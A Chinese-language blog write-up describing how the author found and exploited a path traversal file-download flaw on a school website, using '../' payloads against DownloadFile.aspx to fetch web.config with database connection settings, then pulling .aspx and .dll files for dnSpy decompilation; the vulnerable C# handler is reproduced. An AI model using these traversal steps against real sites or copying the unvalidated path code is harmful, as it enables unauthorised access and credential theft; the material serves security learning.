

author: pen4uin

time: 2021/10/21


0x01 前言

这是去年对学校某网站随机测试发现的，当时可下载web.config，由于当时不熟悉.net就没有后续了，后面回学校又重新测了一波。

0x02 流程回顾

在xx通知页面发现一处文件下载的功能点

- /tp/DownloadFile.aspx?filename=



于是开始猜其目录

- 1 ?filename=DownloadFile.aspx
- 2 ?filename=./DownloadFile.aspx
- 3 ?filename=../DownloadFile.aspx
- 4

最后以


- ?filename=../DownloadFile.aspx

成功下载



0x03 利用思路

1. 下载web.config，获取数据库配置以及部分网站架构



```
File Edit Format View Help
</configSections>


<appSettings>
  <add key="ConnString" value="Server=(local); DataBase= ; uid=sa; pwd= " />

  <!--设置system目录的相对路径,请相对于web.config文件所在的目录-->
  <add key="systemfolder" value="system_dntb/" />
```

如图，可获取到数据库密码

2. 遍历下载.aspx，然后根据Inherits所引用文件的位置，构造路径下载.dll，然后dnSpy反编译后审计即可

示例：文件下载漏洞



```
DownloadFile
4 using System.Web.UI;
5 using System.Web.UI.WebControls;
6
7 namespace
8 {
9     // Token: 0x0200002A RID: 42
10    public class DownloadFile : Page
11    {
12        // Token: 0x06000148 RID: 328 RVA: 0x0000C008 File Offset: 0x0000A208
13        protected void Page_Load(object sender, EventArgs e)
14        {
15            try
16            {
17                string text = base.Request.QueryString["filename"];
18                string text2 = base.Server.MapPath("~/files/") + text;
19                if (File.Exists(text2))
20                {
21                    FileInfo fileInfo = new FileInfo(text2);
22                    base.Response.Clear();
23                    base.Response.Charset = "GB2312";
24                    base.Response.ContentEncoding = Encoding.UTF8;
25                    base.Response.AddHeader("Content-Disposition", "attachment;filename=" + base.Server.UrlEncode(text));
26                    base.Response.AddHeader("Content-Length", fileInfo.Length.ToString());
27                    base.Response.ContentType = "application/octet-stream";
28                    base.Response.WriteFile(fileInfo.FullName);
29                    base.Response.Flush();
30                    base.Response.End();
31                }
32            }
33            catch
34            {
35            }
36        }
37    }
38    // Token: 0x040000AB RID: 171
39    protected HtmlForm form1;
40
41 }
42
```